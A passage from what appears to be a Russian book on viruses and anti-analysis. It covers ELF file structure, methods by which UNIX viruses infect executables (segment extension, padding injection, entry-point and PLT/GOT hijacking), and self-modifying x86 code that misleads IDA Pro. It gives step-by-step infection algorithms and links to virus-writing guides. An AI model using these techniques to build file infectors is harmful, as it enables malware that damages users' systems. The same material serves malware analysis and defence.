


Рис. 7.2. Отладка вирусного кода на интегрированном отладчике эмулятора BOCHS, запущенного под управлением Windows 2000

С отладчиками дело обстоит еще хуже. Фактически, под UNIX существует всего один более или менее самостоятельный отладчик прикладного уровня —

gdb (GNU Debugger), являющийся фундаментом для большинства остальных. Простейшие антиотладочные приемы, нарытые в хакерских мануалах времен первой молодости MS-DOS, пускают gdb в разнос или позволяют вирусу вырваться из-под его контроля, поэтому отлаживать вирусный код на рабочей машине категорически недопустимо и лучше использовать для этой цели эмулятор, например BOCHS. Особенно предпочтительны эмуляторы, содержащие интегрированный отладчик, обойти который вирусу будет очень тяжело, а в идеале вообще невозможно (BOCHS такой отладчик содержит). Кстати говоря, совершенно не обязательно для исследования ELF-вирусов устанавливать UNIX. Эмулятора для этих целей будет более чем достаточно (рис. 7.2 и 7.3).

Рис. 7.3. Исследование вирусов под UNIX с помощью дизассемблера iceix

КРИВОЕ ЗЕРКАЛО, ИЛИ КАК АНТИВИРУСЫ СТАЛИ ПЛОХОЙ ИДЕЕЙ

Антивирусные программы в том виде, в котором они есть сейчас, категорически не справляются со своей задачей да и не могут с ней справиться в принципе. Это не означает, что они полностью бесполезны, но надеяться на их помощь было бы по меньшей мере неразумно. Как уже отмечалось выше, в настоящий момент жизнеспособных UNIX-вирусов практически нет. И стало быть, антивирусным сканерам сканировать особо и нечего. Эвристические анализаторы

так и не вышли из ясельной группы детского сада и к реальной эксплуатации в промышленных масштабах явно не готовы.

Ситуация усугубляется тем, что в скриптовых вирусах крайне трудно выделить устойчивую сигнатуру — такую, чтобы не встречалась в «честных» программах и выдерживала хотя бы простейшие мутации, отнюдь не претендующие на полиморфизм. Антивирус Касперского ловит многие из существующих скриптовых вирусов, но... как-то странно он их ловит. Во-первых, вирусы обнаруживаются не во всех файлах, а во-вторых, простейшее переформатирование зараженного файла приводит к тому, что вирус остается незамеченным.

Все скрипты, позаимствованные из потенциально ненадежных источников, следует проверять вручную, поскольку:

> *...Самый дурацкий троян может за несколько секунд парализовать жизнь сотен контор, которые напрасно надеются на разные антивирусы.*
>
> Игорь Николаев

Вы либо безоговорочно доверяете своему поставщику, либо нет. В полученном вами файле может быть все что угодно (и просто некорректно работающая программа в том числе!).

С двоичными файлами ситуация обстоит более плачевно. Отчасти потому, что их ручной анализ требует глубоких знаний системы и нереальных затрат времени. Отчасти потому, что автоматизированному анализу нормальные вирусы не поддаются в принципе. Поэтому лучшими средствами борьбы по-прежнему остаются правильная политика разграничения доступа, своевременная установка свежих заплаток и резервное копирование.

Структура ELF-файлов

Структура ELF-файлов (сокращение от *Execution & Linkable Format*) имеет много общих черт с PE (*Portable Execution*) — основным исполняемым форматом платформы Window 9x и NT, а потому концепции их заражения весьма схожи, хотя и реализуются различным образом.

С высоты птичьего полета ELF-файл видится состоящим из *ELF-заголовка* (ELF-header), описывающего основные особенности поведения файла, *заголовка программной таблицы* (program header table) и одного или нескольких *сегментов* (segment), содержащих код, инициализированные/неинициализированные данные и прочие структуры (листинг 7.1). Каждый сегмент представляет собой непрерывную область памяти со своими атрибутами доступа (кодовый сегмент обычно доступен только на исполнение, сегменты данных доступны как минимум для чтения, а при необходимости еще и для записи). Пусть слово «сегмент» не вводит вас в заблуждение, ничего общего с сегментной моделью памяти тут нет. Большинство 32-битных реализаций UNIX'а помещают все сегменты ELF-файла в один 4-гигабайтный «процессорный» сегмент. В памяти все ELF-сегменты должны выравниваться по величине страницы (на x86 равной 4 Кбайт),

но непосредственно в самом ELF-файле хранятся в невыровненном виде, прижимаясь вплотную друг к другу. Сам ELF-заголовок и program header в первый сегмент не входят (ну, формально не входят), но совместно грузятся в память, при этом начало сегмента следует непосредственно за концом program header'а и по границе страницы не выравнивается!

Последним из всех идет *заголовок таблицы секций* (section header table). Для исполняемых файлов он не обязателен и реально используется только в объективниках. Еще в нем нуждаются отладчики — исполняемый файл с изуродованным section header table не отлаживается ни gdb, ни производными от него отладчиками, хотя нормально обрабатывается операционной системой.

Сегменты естественным образом делятся на *секции*. Типичный кодовый сегмент состоит из секций `.init` (процедуры инициализации), `.plt` (секция связок), `.text` (основой код программы) и `.finit` (процедуры финализации), атрибуты которых описываются в section header'е. Загрузчик операционной системы ничего не знает о секциях, игнорируя их атрибуты и загружая весь сегмент целиком. Тем не менее для сохранения работоспособности зараженного файла под отладчиком вирус должен корректировать оба заголовка сразу, как program header, так и section header.

Листинг 7.1. Структура исполняемого ELF-файла

```
ELF Header
    Program header table
    Segment 1
    Segment 2
    Section header table (optional)
```

Основные структуры ELF-файла задаются в файле /usr/include/elf.h и выглядят следующим образом (листинги 7.2–7.4).

Листинг 7.2. Структура ELF-заголовка

```
typedef struct
{
    unsigned char e_ident[EI_NIDENT]:  /* идентификатор ELF-файла: 7F 45 4C          */
    Elf32_Half    e_type:              /* тип файла                                  */
    Elf32_Half    e_machine;           /* архитектура                                */
    Elf32_Word    e_version:           /* версия объективного файла                  */
    Elf32_Addr    e_entry:             /* виртуальный адрес точки входа              */
    Elf32_Off     e_phoff;             /* физическое смещение program header в файле */
    Elf32_Off     e_shoff;             /* физическое смещение section header в файле */
    Elf32_Word    e_flags;             /* флаги                                      */
    Elf32_Half    e_ehsize;            /* размер ELF-заголовка в байтах              */
    Elf32_Half    e_phentsize:         /* размер элемента program header'а в байтах  */
    Elf32_Half    e_phnum;             /* количество элементов в program header'е    */
    Elf32_Half    e_shentsize:         /* размер элемента section header'а в байтах  */
    Elf32_Half    e_shnum:             /* количество элементов в section header'е    */
    Elf32_Half    e_shstrndx:          /* индекс string table в section header'е     */
} Elf32_Ehdr:
```

Листинг 7.3. Структура program segment header

```
typedef struct
{
    Elf32_Word    p_type;      /* тип сегмента                            */
    Elf32_Off     p_offset;    /* физическое смещение сегмента в файле    */
    Elf32_Addr    p_vaddr;     /* виртуальный адрес начала сегмента       */
    Elf32_Addr    p_paddr;     /* физический адрес сегмента               */
    Elf32_Word    p_filesz;    /* физический размер сегмента в файле      */
    Elf32_Word    p_memsz;     /* размер сегмента в памяти                */
    Elf32_Word    p_flags;     /* флаги                                   */
    Elf32_Word    p_align;     /* кратность выравнивания                  */
} Elf32_Phdr;
```

Листинг 7.4. Структура section header

```
typedef struct
{
    Elf32_Word    sh_name;      /* имя секции (tbl-index)                  */
    Elf32_Word    sh_type;      /* тип секции                              */
    Elf32_Word    sh_flags;     /* флаги секции                            */
    Elf32_Addr    sh_addr;      /* виртуальный адрес начала секции         */
    Elf32_Off     sh_offset;    /* физическое смещение секции в файле      */
    Elf32_Word    sh_size;      /* размер секции в байтах                  */
    Elf32_Word    sh_link;      /* связка с другой секцией                 */
    Elf32_Word    sh_info;      /* дополнительная информация о секции      */
    Elf32_Word    sh_addralign; /* кратность выравнивания секции           */
    Elf32_Word    sh_entsize;   /* размер вложенного элемента, если есть   */
} Elf32_Shdr;
```

За более подробной информацией обращайтесь к оригинальной спецификации ELF-файла «Executable and Linkable Format — Portable Format Specification», составленной, естественно, на английском языке.

Методы заражения

Простейший и наиболее универсальный метод заражения сводится к поглощению оригинального файла вирусом. Вирус просто дописывает оригинальный файл к своему телу как оверлей, а для передачи управления жертве проделывает обратный процесс: пропускает первые virus_size байт своего тела (что обычно осуществляется функцией seek), считывает оставшийся хвост и записывает его во временный файл. Присваивает атрибут исполняемого и делает ему exec, предварительно расщепив материнский процесс функцией fork. После завершения работы файла-жертвы вирус удаляет временный файл с диска.

Описанный алгоритм элементарно реализуется на любом языке программирования вплоть до Бейсика и пригоден как для исполняемых файлов, так и для скриптов. Однако ему присущи следующие недостатки: он медлителен и неэлегантен, требует возможности записи на диск и прав установки атрибута «исполняемый»;

кроме того, появление посторонних файлов на диске не может долго оставаться незамеченным, и участь вируса заранее решена. Поэтому большинство вирусов не используют такую методику, а предпочитают внедряться в конец последнего сегмента файла, расширяя его на необходимую величину.

Под «последним» здесь подразумевается последний подходящий сегмент файла, которым, как правило, является сегмент инициализированных данных: за ним следует сегмент неинициализированных данных, занимающий ноль байт дисковой памяти. Конечно, можно внедриться и в него, но это будет выглядеть как-то странно.

Приблизительный алгоритм внедрения в конец ELF-файла выглядит следующим образом:

- вирус открывает файл и, считывая его заголовок, убеждается, что это действительно ELF;
- просматривая program header table, вирус отыскивает последний сегмент с атрибутом `PL_LOAD`;
- найденный сегмент «распахивается» до конца файла и увеличивается на величину, равную размеру тела вируса, что осуществляется путем синхронной коррекции полей `p_filez` и `p_memz`;
- вирус дописывает себя в конец заражаемого файла;
- для перехвата управления вирус корректирует точку входа в файл (`e_entry`) либо же внедряет в истинную точку входа `jmp` на свое тело (впрочем, методика перехвата управления — тема отдельного большого разговора).

Теоретически вирус может внедриться в середину файла, дописав свое тело в конец кодового сегмента и сдвинув все последующие сегменты вниз, однако при этом ему потребуется скорректировать все указатели на ячейки сегмента данных, поскольку после заражения они будут располагаться по совершенно другим адресам. Как вариант, перед передачей управления программе-носителю вирус может «подтянуть» опущенные сегменты вверх, вернув их на свое законное место. Однако если файл содержит перемещаемые элементы или прочие служебные структуры данных, вирусу их придется скорректировать тоже, в противном случае системный загрузчик необратимо исказит зараженный файл, и тот откажет в работе. Все это слишком сложно для начинающих, а потому вирусы подобного типа не получили большого распространения.

Теоретически возможно внедриться в область, образованную выравниванием сегментов в памяти. Поскольку границы сегментов всегда выравниваются на величину 4 Кбайт, между концом кодового сегмента и началом сегмента данных обычно можно наскрести некоторое количество незанятого пространства, однако никаких гарантий на этот счет у нас нет, и потому для заражения подходят далеко не все файлы. Это делается так:

- вирус открывает файл и, считывая его заголовок, убеждается, что это действительно ELF-файл;
- просматривая program header table, вирус находит сегмент с атрибутом `PL_LOAD` и `(PAGE_SIZE % p_filesz) >= virus_size`; если же такого сегмента нет, вирус отказывается от заражения;

- поля p_filez (размер на диске) и p_memsz (размер в памяти) соответствующего сегмента увеличиваются на длину тела вируса;
- поля p_offset и факультативно sh_offset всех последующих сегментов/секций увеличиваются на длину тела вируса;
- поле e_phoff (и факультативно e_shoff) ELF-заголовка увеличивается на величину тела вируса;
- вирус внедряет себя в конец выбранного сегмента;
- для перехвата управления вирус корректирует точку входа в файл (e_entry) либо же внедряет в истинную точку входа jmp на свое тело.

Некоторые вирусы внедряются в область памяти между заголовком и началом первого сегмента (или, во всяком случае, пытаются это сделать). Однако большинство файлов «приклеивают» свой первый сегмент к заголовку, и потому для внедрения просто не остается свободного места. Структура файла echo из комплекта поставки FreeBSD 4.5 показана в листинге 7.5. Обратите внимание: между секциями .finit и .rodata расположено всего лишь 1Eh байт данных, что недостаточно для размещения даже крошечного вируса.

Листинг 7.5. Структура файла echo из комплекта поставки FreeBSD 4.5

```
Name     Start    End      Align Base Type Class 32 es   ss   ds   fs   gs
.init    080480AC 080480B7 dword 0001 publ CODE  Y  FFFF FFFF 0005 FFFF FFFF
.text    080480B8 08053ABB dword 0002 publ CODE  Y  FFFF FFFF 0005 FFFF FFFF
.fini    08053ABC 08053AC2 dword 0003 publ CODE  Y  FFFF FFFF 0005 FFFF FFFF
.rodata  08053AE0 08055460 32byt 0004 publ CONST Y  FFFF FFFF 0005 FFFF FFFF
.data    08056460 08057530 32byt 0005 publ DATA  Y  FFFF FFFF 0005 FFFF FFFF
```

А в листинге 7.6 показана структура файла ls из комплекта поставки RedHat 5.0. Между секциями .rodata и .data расположено 1000h байт, что с лихвой достаточно для размещения даже высокотехнологичного вируса.

Листинг 7.6. Структура файла ls из комплекта поставки RedHat 5.0

```
Name     Start    End      Align Base Type Class 32 es   ss   ds   fs   gs
 .init   08000A10 08000A18 para  0001 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .plt    08000A18 08000CE8 dword 0002 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .text   08000CF0 08004180 para  0003 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .fini   08004180 08004188 para  0004 publ CODE  Y  FFFF FFFF 0006 FFFF FFFF
 .rodata 08004188 08005250 dword 0005 publ CONST Y  FFFF FFFF 0006 FFFF FFFF
 .data   08006250 08006264 dword 0006 publ DATA  Y  FFFF FFFF 0006 FFFF FFFF
```

ОБЩАЯ СТРУКТУРА И СТРАТЕГИЯ ВИРУСА

Конкретная структура вирусного кода зависит от фантазии его разработчика и выглядит приблизительно так же, как и в Windows-вирусах. Обычно в начале вируса находится расшифровщик, за ним расположены модуль поиска подходящих жертв, инжектор вирусного кода и процедура передачи управления файлу-носителю.

Для большинства ELF-вирусов характерна такая последовательность системных вызовов: `sys_open (mov eax, 05h/int 80h)`[1] — открывает файл; `sys_lseek (mov eax,13h)` — перемещает файловый указатель на нужное место; `old_mmap (mov eax, 5Ah/int 80h)` — проецирует файл в память; `sys_unmap (mov eax, 5Bh/int 80h)` — удаляет образ из памяти, записывая на диск все изменения, а `sys_close (mov eax, 06/int 80h)` — закрывает сам файл (рис. 7.4).




Рис. 7.4. Типичная структура вирусного кода

Техника *проецирования* (или, выражаясь забугорной терминологией, mapping) значительно упрощает работу с файлами большого объема. Теперь уже не нужно выделять буфер, копируя туда файл по кускам, и всю черную работу можно переложить на плечи операционной системы, сосредоточив свои усилия непосредственно на процессе заражения. Правда, при заражении файла протяженностью в несколько гигабайт (например, самораспаковывающегося дистрибутива какого-то программного продукта) вирусу придется либо просматривать файл через «окно», проецируя в 4-гигабайтное адресное пространство различные его части, либо попросту отказаться от заражения, выбрав файл поприличнее. Подавляющее большинство вирусов именно так и поступают.

[1] Приведенные номера системных функций относятся к LINUX.

ПЕРЕХВАТ УПРАВЛЕНИЯ ПУТЕМ МОДИФИКАЦИИ ТАБЛИЦЫ ИМПОРТА

Классический механизм импорта внешних функций из ELF-файлов в ELF-файлы в общем виде выглядит так: на первом этапе вызова импортируемой функции из секции `.text` вызывается «переходник», расположенный в секции `.plt` (Procedure Linkable Table) и ссылающийся, в свою очередь, на указатель на функцию `printf`, расположенный в секции `.got` (Global Offset Tables), которая ассоциирована с таблицей строк, содержащей имена вызываемых функций (или их хэши).

Далее приведена схема вызова функции `printf` утилитой ls, позаимствованной из комплекта поставки Red Hat 5.0 (листинг 7.7).

Листинг 7.7. Схема вызова функции printf утилитой ls

```
.text:08000E2D          call        _printf
…
.plt:08000A58          _printf      proc near
.plt:08000A58
.plt:08000A58           jmp         ds:off_800628C
.plt:08000A58          _printf      endp
…
.got:0800628C           off_800628C dd offset printf
…
extern:8006580          extrn printf:near : weak
…
0000065B:  FF 00 6C 69-62 63 2E 73-6F 2E 35 00-73 74 70 63  y libc.so.5 stpc
0000066B:  70 79 00 73-74 72 63 70-79 00 69 6F-63 74 6C 00  py strcpy ioctl
0000067B:  70 72 69 6E-74 66 00 73-74 72 65 72-72 6F 72 00  printf strerror
```

В какое место этой цепочки может внедриться вирус? Ну, прежде всего он может создать подложную таблицу строк, перехватывая вызовы всех интересующих его функций. Чаще всего заражению подвергаются функция `printf`/`fprintf`/`sprintf` (поскольку без этой функции не обходится практически ни одна программа) и функции файлового ввода/вывода, что автоматически обеспечивает прозрачный механизм поиска новых жертв для заражения.

Вирусы-спутники создают специальную библиотеку-перехватчик во всех заражаемых файлах. Поскольку IDA PRO при дизассемблировании ELF-файлов не отображает имя импортируемой библиотеки, заподозрить что-то неладное в этой ситуации нелегко. К счастью, HEX-редакторы еще никто не отменял. Другие же вирусы склонны манипулировать полями глобальной таблицы смещений, переустанавливая их на свое тело.

ССЫЛКИ ПО ТЕМЕ

Bochs

Качественный эмулятор ПК с интегрированным отладчиком внутри. Хорошо подходит для экспериментов с вирусами непосредственно на вашей рабочей машине без риска уничтожения информации. Бесплатен, распространяется с исходными текстами.

http://bochs.sourceforge.net

Executable and Linkable Format — Portable Format Specification

«Родная» спецификация на ELF-формат. Настоятельно рекомендуется к изучению всем вирусописателям, пробующим свои силы на платформе UNIX.

www.ibiblio.org/pub/historic-linux/ftp-archives/sunsite.unc.edu/Nov-06-1994/GCC/ELF.doc.tar.gz

Linux Viruses — Elf File Format. Marius Van Oers

Блестящий обзор современных UNIX-вирусов и анализ используемых ими методик внедрения в ELF-файлы (на английском языке).

www.nai.com/common/media/vil/pdf/mvanvoers_VB_conf%25202000.pdf&e=747

The Linux Virus Writing And Detection HOWTO

Пошаговое руководство по проектированию и реализации вирусов под LINUX с кучей готовых примеров (на английском языке).

http://www.creangel.com/papers/writingvirusinlinux.pdf

Unix viruses от Silvio Cesare

Статья, описывающая основные принципы функционирования UNIX-вирусов и способы их детектирования (на английском языке).

http://vx.netlux.org/lib/vsc02.html

ГЛАС НАРОДА

...Некоторые администраторы полагают, что под UNIX вирусов нет. Вирусы же придерживаются иного мнения;

...некоторые пользователи, желая почувствовать себя богами, подолгу работают в системе на уровне root. Вирусы любят таких пользователей;

...малочисленность вирусов в мире UNIX компенсируется отсутствием нормальных антивирусов;

...осел и IRC — вот основные источники для пополнения вашей коллекции вирусов;

...открытость ELF-формата вкупе с доступностью исходных текстов системного загрузчика значительно упрощает конструирование вирусов под UNIX;

...создание вирусов не преследуется по закону. По закону преследуется создание вредоносных программ;


...из десятка возможных методов внедрения в ELF-файлы вирусописателям удалось освоить лишь два-три, так что на отсутствие творческого простора жаловаться не приходится;

...UNIX- и Windows-вирусы строятся по одним и тем же принципам, причем UNIX-вирусы даже проще;

...Антивирусная энциклопедия Касперского содержит большое количество фактических ошибок в описании UNIX-вирусов;

...многие UNIX-вирусы зависят от версии операционной системы, поэтому всякий исследователь вынужден держать на своей машине целый «зоопарк» осей;

...огромная коллекция UNIX-вирусов находится на http://vx.netlux.org.



ГЛАВА 8

ОСНОВЫ САМОМОДИФИКАЦИИ

Самомодифицирующийся код встречается во многих вирусах, защитных механизмах, сетевых червях и прочих программах подобного типа. И хотя техника его создания не представляет большого секрета, качественных реализаций с каждым годом становится все меньше и меньше. Выросло целое поколение хакеров, считающих, что самомодификация под Windows невозможна или слишком сложна. Однако в действительности это не так...

ЗНАКОМСТВО С САМОМОДИФИЦИРУЮЩИМСЯ КОДОМ

Окутанный мраком тайны, окруженный невообразимым количеством мифов, загадок и легенд, самомодифицирующийся код неотвратимо уходит в прошлое, медленно разлагаясь на свалке истории. Расцвет эпохи самомодификации уже позади. Во времена неинтерактивных отладчиков типа **debug.com** и пакетных дизассемблеров типа **Sourcer** самомодификация действительно серьезно затрудняла анализ, однако с появлением IDA PRO и Turbo-Debugger все изменилось.

Самомодификация не препятствует трассировке, и для отладчика она полностью «прозрачна». Со статистическим анализом дела обстоят несколько сложнее. Дизассемблер отображает программу в том виде, в котором она была получена на момент снятия дампа или загрузки исходного файла, негласно рассчитывая на то, что ни одна из машинных команд не претерпит изменений

в ходе своего выполнения. В противном случае реконструкция алгоритма будет выполнена неверно, и хакерский корабль при спуске на воду даст колоссальную течь. Однако если факт самомодификации будет обнаружен, скорректировать дизассемблерный листинг не составит большого труда.

Рассмотрим следующий пример (листинг 8.1).

Листинг 8.1. Пример нерационального использования самомодифицирующегося кода

```
    FE 05 …   inc byte ptr DS:[kiss_me] ; заменить jz (опкод 74 xx) на jnz (75 xx)
    33 C0     xor eax,eax               ; установить флаг нуля
kiss_me:
    74 xx     jz kiss_away              ; переход, если флаг нуля взведен
    E8 58 …   call protect_proc         ; вызов секретной функции
```

Давайте проанализируем строки. Сначала программа обнуляет регистр EAX, устанавливая флаг нуля, а затем, если он взведен (а он взведен!), переходит к метке kiss_away. На самом же деле все происходит с точностью до наоборот. Мы упустили одну деталь. Конструкция INC BYTE PRT DS:[KISS_ME] инвертирует команду условного перехода, и вместо метки kiss_away управление получает процедура protect_proc. Блестящий защитный пример, не правда ли? Не хочу огорчать вас, но всякий нормальный хакер неминуемо заметит INC BYTE PRT DS:[KISS_ME] (уж слишком она бросается в глаза) и тут же разоблачит подвох.

А что если расположить эту инструкцию совсем в другой ветке программы, далеко-далеко от модифицируемого кода? С другим дизассемблером такой фокус, может быть, и прокатит, но только не с IDA PRO! Взгляните на автоматически созданную ею перекрестную ссылку, ведущую непосредственно к строке INC BYTE PTR LOC_40100F (листинг 8.2).

Листинг 8.2. IDA PRO автоматически распознала факт самомодификации кода

```
text:00400000    inc    byte ptr loc_40100F   ; заменяем jz на jnz
text:00400000 ; //
text:00400000 ; // много-много строк кода
text:00400000 ; //
text:0040100D    xor    eax, eax
text:0040100F
text:0040100F    loc_40100F:                  ; DATA XREF: .text:00401006^w
text:0040100F    jz     short loc_401016      ; ссылка на модифицирующий код
text:00401011    call   xxxx
```

Так вот, хлопцы. Самомодификация в чистом виде ничего не решает, и если не предпринять дополнительных защитных мер, ее участь предрешена. Лучшее средство борьбы с перекрестными ссылками — это учебник математики для первого класса. Без шуток! Простейшие арифметические операции с указателями ослепляют автоматический анализатор IDA PRO, и перекрестные ссылки бьют мимо цели.

Обновленный вариант самомодифицирующегося кода может выглядеть, например, так (листинг 8.3).

Листинг 8.3. Хитрый самомодифицирующийся код, обманывающий IDA PRO

```
    mov eax, offset kiss_me + 669h ; нацеливаем eax на ложную мишень
    sub eax, 669h                  ; корректируем "прицел"
    inc byte ptr DS:[eax]          ; заменить jz на jnz
    ; //
    ; много-много строк кода
    ; //
    xor eax,eax                    ; установить флаг нуля
fuck_me:
    jz kiss_away                   ; переход, если флаг нуля взведен
    call protect_proc              ; вызов секретной функции
```

Что здесь происходит? Первым делом в регистр EAX загружается смещение модифицируемой команды, возросшее на некоторую величину (условимся называть ее дельтой). Важно понять, что эти вычисления выполняются транслятором еще на стадии ассемблирования и в машинный код попадает только конечный результат. Затем из регистра EAX вычитается дельта, корректирующая «прицел» и нацеливающая EAX непосредственно на модифицируемый код. При условии, что дизассемблер не содержит в себе эмулятора ЦП и не трассирует указатели (а IDA PRO не делает ни того, ни другого), он создает единственную перекрестную ссылку, направленную на подложную мишень, каковая расположена далеко в стороне от театра боевых действий и никак не связана с самомодифицирующимся кодом. Причем если подложная мишень будет расположена в области, лежащей за пределами [Image Base: Image Base + Image Size], перекрестная ссылка вообще не будет создана!

Посмотрите листинг 8.4, полученный с помощью IDA PRO.

Листинг 8.4. Дизассемблерный листинг, обманутый IDA PRO

```
.text:00400000      mov    eax, offset _printf+3 ; ложная мишень
.text:00400005      sub    eax, 669h             ; скрытая коррекция "прицела"
.text:0040000A      inc    byte ptr [eax]        ; меняем jz на jnz

.text:00401013      xor    eax, eax
.text:00401015      jz     short loc_40101C      ; перекрестной ссылки нет!
.text:00401017      call   protect_proc
```

Сгенерированная перекрестная ссылка ведет в глубину библиотечной функции _printf, случайно оказавшейся на этом месте. Сам же модифицируемый код ничем не выделяется на фоне остальных машинных команд, и взломщик будет абсолютно уверен, что здесь находится именно JZ, а не JNZ! Естественно, в данном случае это не сильно усложнит анализ, ведь защитная процедура (protect_proc) торчит у хакера под самым носом, и если он не даун — обязательно полюбопытствует. Однако если подвергнуть самомодификации алгоритм проверки серийных номеров, заменяя ROR на ROL, взломщик будет долго материться, почему его хакерский генератор не срабатывает. А когда запустит отладчик — заругается еще громче, поскольку обнаружит, что его поимели, незаметно заменив одну машинную команду другой. Большинство хакеров, кстати сказать, именно так и поступают, запрягая отладчик и дизассемблер в одну упряжку.

Более прогрессивные защитные технологии базируются на динамической шифровке кода. А шифровка — одна из разновидностей самомодификации! Очевидно, что вплоть до того момента, пока двоичный код не будет полностью расшифрован, для дизассемблирования он непригоден. А если расшифровщик доверху нашпигован антиотладочными приемами, непосредственная отладка становится невозможной тоже.

Статическая шифровка, характерная для большинства навесных протекторов, в настоящее время признана совершенно бесперспективной. Дождавшись момента завершения расшифровки, хакер снимает дамп и затем исследует его стандартными средствами. Естественно, защитные механизмы так или иначе пытаются этому противостоять. Они искажают таблицу импорта, затирают PE-заголовок, устанавливают атрибуты страниц в NO_ACCESS, однако опытных хакеров такими фокусами надолго не задержишь. Любой, даже самый изощренный навесной протектор вручную снимется без труда, а для некоторых имеются и автоматические взломщики.

